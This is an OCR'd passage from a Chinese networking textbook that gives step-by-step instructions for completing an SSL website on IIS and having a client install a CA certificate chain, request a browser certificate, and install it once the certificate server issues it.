


图 3-156　SSL 端口



图 3-157　证书摘要





图 3-158　证书安装完成

第 9 步：在图 3-159 中，单击【查看证书】按钮，出现如图 3-160 所示对话框，查看安装的证书。单击【确定】按钮回到图 3-159，单击【确定】按钮，SSL 网站创建完成。




图 3-159　【ztg 网站 属性】对话框




图 3-160　证书内容

3．配置客户端

第 1 步：在客户端(218.198.18.91 计算机)打开 IE 浏览器，在地址栏输入 http://218.198.18.93/certsrv，出现类似图 3-143 所示的页面，单击【下载一个 CA 证书，证书链或 CRL】链接，出现如图 3-161 所示的页面，单击【安装此 CA 证书链】链接，出现如图 3-162 所示的对话框，单击【是】按钮添加证书，安装 CA 证书链后，客户机的登录用户就会信任此 CA 服务器(证书服务器)。

第 2 步：向 CA 服务器申请 Web 浏览器证书，先回证书服务首页，类似图 3-143 所示的页面，单击【申请一个证书】链接，出现如图 3-163 所示的页面，单击【Web 浏览器证书】链接，



出现如图 3-164 所示的页面，填写用户信息，单击【提交】按钮，出现如图 3-165 所示的对话框，单击【是】按钮，出现如图 3-166 所示的页面，表示申请的证书到达 CA 服务器，处于挂起状态。




图 3-161　下载一个 CA 证书、证书链或 CRL




图 3-162　【潜在的脚本冲突】对话框



图 3-163　申请一个证书






图 3-164　用户信息




图 3-165　【潜在脚本冲突】对话框




图 3-166　证书挂起状态

第 3 步：在证书服务器上(218.198.18.93 计算机)，依次选择【开始】|【程序】|【管理工具】|【证书颁发机构】命令，出现如图 3-167 所示对话框。单击左侧栏的【挂起的申请】选项，在右侧栏右击一个挂起的申请，依次选择【所有任务】|【颁发】命令。



第 4 步：在客户端(218.198.18.91 计算机)打开 IE 浏览器，在地址栏输入 http://218.198.18.93/certsrv，出现类似图 3-143 所示的页面，单击【查看挂起的证书申请的状态】链接，出现如图 3-168 所示的页面，单击【Web 浏览器证书】链接，出现如图 3-169 所示的页面，得知申请的证书已经颁发，单击【安装此证书】链接，出现如图 3-170 所示的页面，单击【是】按钮，出现如图 3-171 所示的页面，表明证书已经安装成功。



图 3-167 【证书颁发机构】对话框




图 3-168 查看挂起的证书申请的状态



图 3-169 证书已颁发

